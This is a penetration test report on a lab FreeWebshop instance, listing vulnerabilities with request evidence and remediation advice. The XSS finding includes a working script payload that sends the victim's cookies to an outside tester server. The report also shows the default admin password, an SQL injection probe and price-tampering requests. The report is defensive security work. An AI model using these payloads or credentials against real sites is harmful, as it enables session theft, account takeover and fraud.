



# Penetration Test Report

Conducted By:

kormorant security

Document title: Penetration Test for FreeWebshop.org

Author: Rutger Hermens

Penetration tester name: Rutger Hermens

Reviewer: Anko van der Ziel

Approved by: Anko van der Ziel

Date of completion: 7-10-2022

Document classification: **TLP AMBER**

## Table of Contents

Executive Summary.....	2
Scope, objectives and timeline.....	2
Findings and recommendations.....	2
Introduction.....	4
Assignment.....	4
Scope.....	4
Tooling.....	4
Method.....	4
Frameworks.....	4
Methodology.....	6
Planning.....	6
Tooling.....	6
Exploitation.....	6
Reporting.....	7
Detail Findings.....	8
Sorting method.....	8
Vulnerabilities summary.....	8
Finding: admin login uses standard username and password.....	9
Finding: session cookie not unique.....	11
Finding: httponly flag on cookies not set.....	13
Finding: webshop software documentation publicly readable.....	14
Finding: PHP version exposed.....	16
Finding: web application vulnerable to SQL Injection.....	17
Finding: web application vulnerable to Cross-site (XSS) scripting.....	19
Finding: username and password sent in plain text.....	21
Finding: software name and version visible in banners.....	23
Finding: product price parameters can be tampered with.....	24
Finding: security headers not set.....	27
Finding: SSL/TLS for HTTP not implemented.....	28
Finding: web application and server is running on old software.....	30
Conclusion and summary.....	32
Recommendations.....	32
References.....	33
Tools.....	33
Frameworks.....	34

## Executive Summary

### Scope, objectives and timeline

The scope of this pentest is the url webshop.webapplications.lab, which is tied to the IP address 10.2.20.200. Both the web application and it's backend systems are within scope. We were not provided with accounts, making this a black box test. We are, however, able and allowed to register customer accounts, through which we may also test the application, making this somewhat of a grey box test.

The objective of this pentest is to find as many vulnerabilities as possible within the allotted time, on the web application and its back end systems.

The project was offered on September 16<sup>th</sup>, on which date the scope and project goals were discussed and agreed upon.

Testing started on September 19<sup>th</sup> and was concluded on October 4<sup>th</sup>. The report was finalized and presented to the customer on October 7<sup>th</sup>.

### Findings and recommendations

#### Critical

- Admin login uses standard username and password
- Httponly flag on cookies not set

#### High

- Webshop software documentation publically readable
- PHP version exposed
- Web application vulnerable to SQL Injection

#### Medium

- Web application vulnerable to Cross-site (XSS) scripting
- Username and password sent in plain text
- Software name and version visible in banners
- Product price parameters can be tampered with

#### Low

- No findings with a low CVSS rating were discovered

#### Informational

- Security headers not set
- SSL/TLS for HTTP not implemented
- web application and server is running on old software

To improve the security of the web application, we advise to implement the following measures:

- Implement HTTPS
- Update outdated software
- Minimize outward facing identifying information (banners, php\_expose, publically readable documentation)
- Change standard administrator login password

- Implement security headers
- Implement input validation and sanitization
- Implement unique identifiers and encrypt sensitive data

# Introduction

## Assignment

We were tasked by Anko van der Ziel to perform a penetration test on his webshop FreeWebshop.org.

## Scope

The scope is the url of the webshop (webshop.webapplications.lab) and the ip address (10.2.20.200). We are limited to the web application and its backends. We are not limited to only non-destructive tests. The pentest will be conducted as a black/grey box. No login data is provided, but pentesters are able to register their own user account in the webshop. Critical findings are reported directly to Anko, prior to submission of the report.

## Tooling

The following tools were used to perform this penetration test:

- Nmap
- Dirb
- Nikto
- Burp Suite Community Edition
- Browsers (Chrome 105.0.5195.102 and Firefox 105.0)

For information on these tools, please refer to the References section.

## Method

Testing was done by first mapping the application, after which automation was used to enumerate easy to spot vulnerabilities. Going forward, as much pages as possible were manually investigated to identify any common vulnerabilities. After this was done, any remaining time was used to search for less common vulnerabilities.

## Frameworks

In this pentesting report, found vulnerabilities have been identified using the OWASP Top Ten and scored using the Common Vulnerability Scoring System (CVSS). For the CVSS scoring we only used

the base score, as we did not have enough information on mitigating factors and the threat landscape of the company/web application to provide any meaningful scoring in that regard.

For more information on the frameworks used, please refer to the References section.

# Methodology

## Planning

A straightforward plan was created for this assignment: start with basic OSINT information gathering and initiate multiple scans. From the information gained, we will start threat modelling and identify vulnerabilities. These vulnerabilities will then be verified and exploited (if possible) and proof of concepts created.

We used the knowledge from previously discovered vulnerabilities to inform our search for more, verify suspicions and determine our way forward. In this way, we loosely followed the OODA and/or PDCA philosophy, which builds on previous insights and experiences to inform current decisions and implementations.

## Scoping

The scope given was the url and ip address of the web application. Besides the web application, the underlying systems running the web application are also in-scope. This means the database, webserver and OS that runs it. Defensive mechanisms such as a Web Application Firewall are not present.

## Tooling

Tools used:

- Browser (Chromium and Gecko based)
- Nmap
- Dirb
- Nikto
- SQLmap
- Burp Suite

## Exploitation

Vulnerabilities found through scanning and manual observation were exploited manually instead of making use of automated scripts.

## Tooling

- Browser (Chrome and Firefox)
- Burp Suite
- Crunch

## Method

Vulnerabilities were exploited manually, using XSS, SQLi and parameter tampering techniques. For one vulnerability, Crunch was used.

## Reporting

Reporting vulnerabilities was done using a template, standardizing all findings. This ensures that all findings include the relevant information to inform those involved and enables replication of exploitations without issue.

## Frameworks

This report is based loosely on the penetration test report structure advised by GIAC. It uses the OWASP Top Ten Web Application Security Risks categories to define how vulnerabilities may be grouped.

## Classification of vulnerabilities

Besides the use of the OWASP Top Ten, vulnerabilities are classified using First's CVSS system.

## Logging

Scans executed are saved and can be requested if needed. Relevant snippets of scans and web requests are included with the findings.



## Detail Findings

### Sorting method

Vulnerabilities are sorted by CVSS score, from highest to lowest. Every finding entry includes a context, risk indication, the vulnerable component involved, a short recommendation and a table with the CVSS score and finding summary.

### Vulnerabilities summary

#### Critical

- Admin login uses standard username and password
- Httponly flag on cookies not set

#### High

- Webshop software documentation publically readable
- PHP version exposed
- Web application vulnerable to SQL Injection

#### Medium

- Web application vulnerable to Cross-site (XSS) scripting
- Username and password sent in plain text
- Software name and version visible in banners
- Product price parameters can be tampered with

#### Low

- No findings with a low CVSS rating were discovered

#### Informational

- Security headers not set
- SSL/TLS for HTTP not implemented
- web application and server is running on old software

## Finding: admin login uses standard username and password

### Context

The username and password of the administrator account are not changed from the standard setting of the software package. This is even more problematic, as the software package is publically available (through freewebshop.org, although it needs to be visited through archive.org to access the 2009 page). This falls under the A05:2021 Security Misconfiguration category of the 2021 OWASP Top Ten.

### Risk

Access to the admin account enables an attacker to change any aspect of the webshop, and steal personal information of customers.

### Vulnerable component

The administrator account of the web application.

### Evidence

POST Request when logging in as admin:

```
POST /login.php HTTP/1.1
Host: 10.2.20.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
[...]
Cookie: cookie_lang=nl; fws_guest=46673421
Upgrade-Insecure-Requests: 1

pagetoload=page%3Dmy&name=admin&pass=admin_1234&sub=Log+in
```


GET Response after having logged in as admin:

```
GET /index.php?page=admin&version=2.2.9_R2 HTTP/1.1
Host: 10.2.20.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
[...]
Cookie: cookie_lang=nl; fws_cust=admin-1-636bc8b6022532b1c8f2e0510a7844bf
Upgrade-Insecure-Requests: 1
```

Note both the returned url, as well as the changed cookie (the latter proving that logging in was successful).

The standard password can be found on the FreeWebshop webpage, through archive.org:

<https://web.archive.org/web/20090718225129/http://www.freewebshop.org/>



## Recommendation

Change the password of the administrator account. This can be done through the administration panel of the web application.

CVSS Score	10.0 - Critical
Finding	Admin account uses standard username and password findable in documentation.
Risk	Attacker can get access to admin account.
Recommendation	Change password and username
Location	login.php
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

## Finding: session cookie not unique

### Context

When registering a regular user, it can be observed that the session cookie is never renewed. It is composed of the username, the user id, and an md5 hash. If an attacker would correctly guess the admin account to be named admin, and the user id of the admin to be 1, the md5 sum could be brute forced. This could be done within hours or minutes, depending on the CPU of the attacker and the resistance against DOS'ing of the web application (when spraying the server with web requests).

### Risk

An attacker could gain administrator privileges

### Vulnerable component

Web application cookie

### Evidence

GET Request from logged in user on Firefox:

```
GET /index.php?page=my&version=2.2.9_R2 HTTP/1.1
Host: 10.2.20.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
[...]
Cookie: cookie_lang=nl; fws_cust=rutger-1236-68b864d4597ba17b89b251d7c3619736
Upgrade-Insecure-Requests: 1
```

GET Request from logged in user on Chrome:

```
GET /index.php?page=my&version=2.2.9_R2 HTTP/1.1
[...]
Cookie: fws_cust=rutger-1236-68b864d4597ba17b89b251d7c3619736
Host: 10.2.20.200
Referer: http://10.2.20.200/login.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
```

In both instances, the checksum at the end of the cookie is exactly the same.

### Recommendation

Implement unique session cookies. In addition to implementing unique session cookies, we also advise to remove the username and user id from the cookie. This information is not relevant for the user's browser to possess and only needs to be present on the server to tie to the current active session (and session cookie).

CVSS Score	9.0 - Critical
------------	----------------

Finding	Session cookies are not unique, enabling brute forcing
Risk	The account of a user (even the admin account) could be compromised
Recommendation	Implement unique session cookies
Location	Cookies of users application-wide
CVSS String	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

## Finding: httponly flag on cookies not set

### Context

Cookies can be forced to only be shared through the http(s) protocol, and prevent being shared through other means, such as scripts run by malicious users. This prevention can be implemented by setting the httponly flag for cookies. In the case of the web application, session cookies are implemented on the web pages without the httponly flag. This falls under the A05:2021 Security Misconfiguration category of the 2021 OWASP Top Ten.

### Risk

This enables cookie and session stealing.

### Vulnerable component

Cookies in the headers of all requested pages.

### Evidence

From Nikto scan:

```
- Nikto v2.1.6/2.1.5
+ Target Host: 10.2.20.200
+ Target Port: 80
[...snip...]
+ GET Cookie fws_guest created without the httponly flag
```

### Recommendation

Enable the httponly flag for cookies used on the web application. This can be done in the httpd.conf file of the Apache webserver. Please refer to the manual of the Apache version that is running after reviewing this report, and having implemented the recommended remediations, to determine the correct course of action.

<b>CVSS Score</b>	7.5 - High
<b>Finding</b>	Httponly flag not set for cookies
<b>Risk</b>	Cookie and session stealing possible
<b>Recommendation</b>	Enable httponly flag for cookies
<b>Location</b>	Headers of all requested pages
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

## Finding: webshop software documentation publicly readable

### Context

The documentation (such as the changelog) of the webshop software can be read without permissions. This falls under the A05:2021 Security Misconfiguration category of the 2021 OWASP Top Ten.


### Risk

The version of the software can be identified. Besides this, the recently patched issues can be seen and explored to find possible incomplete patches. If newer software versions exist, changelogs of these may be used to identify vulnerabilities in the webshop software used by this server.

### Vulnerable component

<http://webshop.webapplications.lab/docs/>

### Evidence



```
CHANGELLOG FOR FREEWEBSHOP.ORG
Copyright 2006, 2007, 2008 Elmar Widders
-----

Legend:
* = changed
+ = added
- = removed
! = comments

-----
Version      : 2.2.9_R1
released on  : 23-06-2008
-----
* small bug fixed in UK lang file (reported and fixed by coreyspeed)

-----
Version      : 2.2.9
released on  : 23-06-2008
-----
```

### Recommendation

Remove the docs file from the public http folder, or add the folder to a directory directive in httpd.conf or a .htaccess file if, for some reason, it is not possible or permissible to move the docs folder.

<b>CVSS Score</b>	7.5 - High
<b>Finding</b>	Changelog freely readable
<b>Risk</b>	Information about the software can be obtained, and compared with changelogs of newer versions. From the manual, standard settings can be deduced.
<b>Recommendation</b>	Remove docs folder from public http folder
<b>Location</b>	/docs/
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



## Finding: PHP version exposed

### Context

Because the `expose_php` option is turned on, identifying the PHP version is trivial, because the version information is sent with every web request. Additionally, certain PHP files are exposed, possibly increasing the attack surface. This falls under the A05:2021 Security Misconfiguration category of the 2021 OWASP Top Ten.

### Risk

When the PHP version is known, attackers can look for known vulnerabilities, making exploitation easier.

### Vulnerable component

Website headers on all requested pages.

### Evidence

From Nikto scan:

```
- Nikto v2.1.6/2.1.5
+ Target Host: 10.2.20.200
+ Target Port: 80
[...snip...]
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

From Browser developer tools, or Burp Suite Interceptor:

```
X-Powered-By: PHP/5.4.45-0+deb7u2
```

### Recommendation

Turn off `expose_php` in `php.ini`. This can be simple done by setting the option to 'OFF'.

<b>CVSS Score</b>	7.5 - High
<b>Finding</b>	PHP version exposed
<b>Risk</b>	PHP version can be enumerated
<b>Recommendation</b>	Turn off <code>expose_php</code>
<b>Location</b>	<code>Php.ini</code>
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

## Finding: web application vulnerable to SQL Injection

### Context

Input fields on the web application are vulnerable to SQL Injection. As input isn't sanitized before processing, the query that is run using the input can be leveraged to perform unintended and unwanted actions.

In a nutshell, SQL injections are malicious additions to a URL or input in a user input field, that is designed to influence the query that is run against the database. The purpose is to extract or manipulate the information present in the database for malicious purposes.

This falls under the A02:2021 Injection category of the 2021 OWASP Top Ten.

### Risk

Using an SQL injection, an attacker could extract information about the web application, the operating system and software used to run the application, as well as user information.

### Vulnerable component

All user input fields across the web application

### Evidence

POST Request when inserting an apostrophe (HTTP hex notation: %27) into the search field:

```
POST /index.php?page=browse HTTP/1.1
```

```
Host: 10.2.20.200
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
```

```
[...snip...]
```

```
searchfor=%27&action=search&searchmethod=AND
```

GET Response of previous request:

```
HTTP/1.1 200 OK
```

```
Date: Tue, 04 Oct 2022 13:27:06 GMT
```

```
Server: Apache/2.2.22 (Debian)
```

```
X-Powered-By: PHP/5.4.45-0+deb7u2
```

```
Vary: Accept-Encoding
```

```
Content-Length: 3160
```

```
Connection: close
```

```
Content-Type: text/html
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

```
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
[...snip...]
```

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%') OR (PRODUCTID LIKE '%%')) ORDER BY `PRICE` ASC' at line 1

## Recommendation

Sanitize and validate user input. PHP has a number of functions that are specifically meant to identify whether input is of a type that is expected. Additionally, PHP offers multiple forms of data filtering which aid in input sanitization. Newer versions of PHP have more and more robust filters, however. With this in mind, we also recommend upgrading to a newer version of PHP.

CVSS Score	7.3 - High
Finding	Web application is vulnerable to SQL injection
Risk	Extraction of sensitive data
Recommendation	Sanitize user input
Location	All user input fields across the web application
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

## Finding: web application vulnerable to Cross-site (XSS) scripting

### Context

User input fields on the web site accept Javascript, opening the web application up to cross-site scripting vulnerabilities.

In a nutshell, cross-site scripting is a technique by which extra input is added to a URL or user input field, designed to influence the user's browser, and have the browser perform unintended operations (such as sending a cookie to a third, malicious, party).

This falls under the A02:2021 Injection category of the 2021 OWASP Top Ten.

### Risk

User data may be harvested by attackers, or the web application could be defaced.

### Vulnerable component

Any input on the web application which accepts user input

### Evidence

Payload:

```
<script>var i=new Image;i.src="http://10.3.0.25:8000/?"+document.cookie;</script>
```

GET request:

```
POST /index.php?page=browse HTTP/1.1
Host: 10.2.20.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
[...]snip...]
Origin: http://10.2.20.200
Connection: close
Referer: http://10.2.20.200/index.php?page=search
Cookie: cookie_lang=nl; fws_guest=35778115
Upgrade-Insecure-Requests: 1

searchfor=%3Cscript%3Evar+i%3Dnew+Image%3Bi.src%3D%22http%3A%2F%2F10.3.0.25%3A8000%2F%3F%22%2Bdocument.cookie%3B%3C%2Fscript%3E&action=search&searchmethod=AND
```

Response from server to different web server:

```
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ..
.
10.3.0.25 - - [03/Oct/2022 20:00:46] "GET /?cookie_lang=nl;fws_guest=35778115 HTTP/1.1" 200 -
```

## Recommendation

Sanitize and validate user input. PHP has a number of functions that are specifically meant to identify whether input is of a type that is expected. Additionally, PHP offers multiple forms of data filtering which aid in input sanitization. Newer versions of PHP have more and more robust filters, however. With this in mind, we also recommend upgrading to a newer version of PHP. In addition, we recommend setting the X-XSS protection header.

<b>CVSS Score</b>	6.9 - Medium
<b>Finding</b>	XSS Vulnerability in user input fields
<b>Risk</b>	Theft of user data or defacing of web application
<b>Recommendation</b>	Sanitize user input, set X-XSS protection header
<b>Location</b>	All user input fields on the web application, e.g.: <a href="http://10.2.20.200/index.php?page=search">http://10.2.20.200/index.php?page=search</a> <a href="http://10.2.20.200/index.php?page=contact">http://10.2.20.200/index.php?page=contact</a>
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:L/A:N

## Finding: username and password sent in plain text

### Context

When entering username and password to log into the webpage, they are sent in plain text. While this is not a vulnerability in and of itself, it can compromise the user's data when they are visiting the web application through an unsafe or compromised network (such as an open, public WiFi network). In these cases, a 'man in the middle' could eavesdrop on the communication and extract the login data. This falls under the A02:2021 Cryptographic Failures category of the 2021 OWASP Top Ten.

### Risk

An attacker using a man-in-the-middle attack on the same network as the victim could steal the credentials.

### Vulnerable component

The login and registration forms

### Evidence

POST Request from registration page:

```
POST /login.php HTTP/1.1
Host: 10.2.20.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
[...]
pagetoload=page%3Dmy&name=rutger&pass=hallodaar&sub=Log+in
```

POST Response from registration page:

```
POST /index.php?page=customer&action=save HTTP/1.1
Host: 10.2.20.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
[...]
login=rutger2&pass1=hallodaar&pass2=hallodaar&name=Hermens&middle=&initials=R&company=&address=Straat&zip=1234&city=Plaats&state=Provincie&country=Netherlands&phone=0987654321&email=rutger%40rutger.rutger&image_code=4e0c7&sub=Gegevens+opslaan&customerid=43241181
```

### Recommendation

Implement client-side encryption of sensitive data. As there are various ways to accomplish this, we believe it best to leave the particular way of implementation is best left to the customer or those acting on their behalf in this matter. In addition, we want to stress the importance of implementing SSL/TLS to enable the web application to be accessed through HTTPS.

<b>CVSS Score</b>	5.7 - Medium
<b>Finding</b>	Username and password sent in plain text
<b>Risk</b>	Using a MITM attack, credentials can be stolen
<b>Recommendation</b>	Implementing HTTPS and encrypting sent form data
<b>Location</b>	<a href="http://10.2.20.200/index.php?page=my">http://10.2.20.200/index.php?page=my</a> <a href="http://10.2.20.200/index.php?page=customer&amp;action=new">http://10.2.20.200/index.php?page=customer&amp;action=new</a>
<b>CVSS String</b>	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

## Finding: software name and version visible in banners

### Context

When performing an Nmap scan, banners can be grabbed from open ports for SSH and HTTP, from which the types and versions of outward facing software versions can be gleaned, as well as the operating system running the services. This falls under the A05:2021 Security Misconfiguration category of the 2021 OWASP Top Ten.

### Risk

With the information gained, an attacker can search for known vulnerabilities, making attacking the application that much easier.

### Vulnerable component

Banners of open ports.

### Evidence

From Nmap scan:

```
# Nmap 7.92 scan initiated Mon Sep 19 10:33:43 2022 as: nmap -p1-65535 -O -sV -oA initial-portscan-freewebshop
10.2.20.200
Host: 10.2.20.200 () Status: Up
Host: 10.2.20.200 () Ports: 22/open/tcp//ssh//OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)/,
80/open/tcp//http//Apache httpd 2.2.22 ((Debian))/, 111/open/tcp//rpcbind//2-4 (RPC #100000)/, 53125/open/tcp//status//1
(RPC #100024)/ Ignored State: closed (65531) Seq Index: 259 IP ID Seq: All zeros
# Nmap done at Mon Sep 19 10:34:41 2022 -- 1 IP address (1 host up) scanned in 58.33 seconds
```

### Recommendation

To mitigate the risk this finding poses, strip as much identifying information from service banners that are broadcasted by open ports. While version information of the service itself cannot be hidden, the OS version *can* be hidden. Even though there are other ways of identifying the OS version, every step in making it harder to do so, is worth taking, in our opinion.

<b>CVSS Score</b>	5.3 - Medium
<b>Finding</b>	Software and versions in Nmap scan
<b>Risk</b>	Easier to find vulnerabilities
<b>Recommendation</b>	Limit information broadcasted by public facing ports
<b>Location</b>	10.2.20.200
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N



## Finding: product price parameters can be tampered with

### Context

When ordering a product, the price can be adjusted in the GET request, resulting in a free product, or even in a theoretical payout from the webshop on the invoice. This falls under the A04:2021 Insecure Design category of the 2021 OWASP Top Ten.

### Risk


Customers could order large amounts of products, making it difficult to spot fraud, and resulting in a possible net loss for the webshop.

### Vulnerable component

Price parameters of ordered products in GET requests

### Evidence

Screenshot of product to be ordered:

Productomschrijving / Test category	Prijs (incl. BTW)
 <p>TestID - This is a test product. Enjoy using <b>nieuw</b></p>	<p><b>E1.234,56</b> (E1.037,45 excl. BTW)</p> <p>Color: Red (-E10,00) ▼</p> <p>Text: dit is een testorder</p> <p>Aantal: 1</p> <p>Bestellen</p>

### Original POST Request:

```
POST /index.php?page=cart&action=add HTTP/1.1
```

```
Host: 10.2.20.200
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
```

```
[...snip...]
```

```
prodid=1&prodprice=1234.56&Color=Red%2B-10.00&Text=dit+is+een+testorder&numprod=1&sub=Bestellen
```

### POST Request after having tampered with the variables:

```
POST /index.php?page=cart&action=add HTTP/1.1
```

```
Host: 10.2.20.200
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
```

```
[...snip...]
```

```
prodid=1&prodprice=1234.56&Color=Red%2B-1000.00&Text=dit+is+een+testorder&numprod=1&sub=Bestellen
```

Screenshot of ordered product, €1000,- cheaper than intended:

Wat zit er in uw winkelwagen

Omschrijving	Prijs	Aantal	
 <p>TestID - This is a test product.Enjoy using (Color: Red, Text: dit is een testorder)</p>	E234,56	1	<input type="button" value="Bijwerken"/> <input type="button" value="Verwijder"/>
<p style="text-align: right;"><b>Totaal E234,56</b> (E197,11 excl. BTW)</p>			

Screenshot of invoice:

Hieronder vindt u de orderbevestiging. Print deze uit!

Geachte heer/mevrouw ja,		
Dit bericht is een bevestiging van uw order bij <b>FreeWebshop.org</b>		
Uw ordernummer is: WEB20221-08		
Uw klantnummer is: 1236		
De volgende artikelen zijn door u besteld:		
1 x artikel	TestID - This is a test product.Enjoy using Color: Red, Text: dit is een testorder E234,56 p/stuk	E234,56
Verzendmethode	Zelf ophalen / Pickup at store	E0,00
Het totaalbedrag	inclusief 19% BTW	<b>E234,56</b>
Kortingscode		
<b>Betaalwijze:</b> Contant / Cash		
Zodra de artikelen voorradig zijn, zullen we via email contact met u opnemen om een afhaalafpraak te maken.		
U kunt de status van uw bestelling online volgen door op de volgende link te klikken:		
<a href="http://www.your+domain.com/shop/index.php?page=orders&amp;id=1236">http://www.your+domain.com/shop/index.php?page=orders&amp;id=1236</a>		
Bedankt voor uw bestelling en hopelijk tot snel		
Heeft u vragen? Neem dan snel contact met ons op (contact gegevens staan op de website).		

## Recommendation

We advise implementing server-side validation of order input, to make sure that variables sent when ordering are actually available for those products. This means creating prepared statements for all options, to make sure tampering is not possible. As we have not had the opportunity to study the source code of the application in the allotted time for the engagement, we cannot definitively say whether implementing prepared statements is an existing possibility, or whether this requires reworking the source code for this particular functionality of the application.

CVSS Score	4.3 - Medium
Finding	Product price parameters can be tampered with
Risk	Possibility of fraud
Recommendation	Implement server-side input validation
Location	POST Requests involving product orders, application-wide
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N

## Finding: security headers not set

### Context

Anti-clickjacking X-Frame-Options, X-XSS-Protection and X-Content-Type-Options headers are not set. These headers aid in protecting both the web application, as well as users from exploitation by attackers. This falls under the A05:2021 Security Misconfiguration category of the 2021 OWASP Top Ten.

### Risk

Without these security headers present, the website and its users could be at risk of clickjacking and cross-site scripting.

### Vulnerable component

Website headers on all requested pages.

### Evidence

From Nikto scan:

```
- Nikto v2.1.6/2.1.5
+ Target Host: 10.2.20.200
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.4.45-0+deb7u2
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

### Recommendation

Implement security headers. These can be set in the httpd.conf configuration file of the Apache web server.

CVSS Score	0.0 – None
Finding	Missing security headers
Risk	Possibility of clickjacking and xss, if underlying page is vulnerable
Recommendation	Implement security headers
Location	Website headers
CVSS String	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N

## Finding: SSL/TLS for HTTP not implemented

### Context

HTTPS is HTTP over SSL, meaning that a secure connection is created between the user's browser and the web application. This improves the security of the connection over plain HTTP. As SSL is not implemented for HTTP, this protection is not present.

### Risk

Without HTTPS, a user is at greater risk of eavesdropping by malicious users on their network, or located in a network through which the user's data passes enroute to the web application.

### Vulnerable component

The entire web application

### Evidence

Below is a packet capture of a GET response of the index.php page of the web application.

```
Frame 8: 797 bytes on wire (6376 bits), 797 bytes captured (6376 bits) on interface tun0, id 0
Raw packet data
Internet Protocol Version 4, Src: 10.2.20.200, Dst: 10.3.0.25
Transmission Control Protocol, Src Port: 80, Dst Port: 35108, Seq: 1317, Ack: 579, Len: 745
[2 Reassembled TCP Segments (2061 bytes): #6(1316), #8(745)]
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    Date: Wed, 05 Oct 2022 20:35:19 GMT\r\n
    Server: Apache/2.2.22 (Debian)\r\n
    X-Powered-By: PHP/5.4.45-0+deb7u2\r\n
    Vary: Accept-Encoding\r\n
    Content-Encoding: gzip\r\n
    Content-Length: 1788\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.025854416 seconds]
    [Request in frame: 4]
    [Request URI: http://10.2.20.200/index.php]
    Content-encoded entity body (gzip): 1788 bytes -> 4518 bytes
    File Data: 4518 bytes
Line-based text data: text/html (71 lines)
[Community ID: 1:swJNskS0PYuBu40YKMIhQdG3LkE=]
```

Note that below the Transmission Control Protocol, the protocol encapsulated within it is the Hypertext Transfer Protocol, which is composed of plain text data. In the case of HTTPS, the protocol seen here would be TLS, as demonstrated by the screenshot below, of a different webpage:

```

> Ethernet II, Src: AVMAudio_a3:0a:dc (e8:df:70:a3:0a:dc), Dst: HonF
> Internet Protocol Version 6, Src: 2a00:1450:400c:c06::5f, Dst: 2a00:1450:400c:c06::5f
> Transmission Control Protocol, Src Port: 443, Dst Port: 47088, Seq
▼ Transport Layer Security
  ▼ TLSv1.3 Record Layer: Application Data Protocol: http-over-tls
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 819
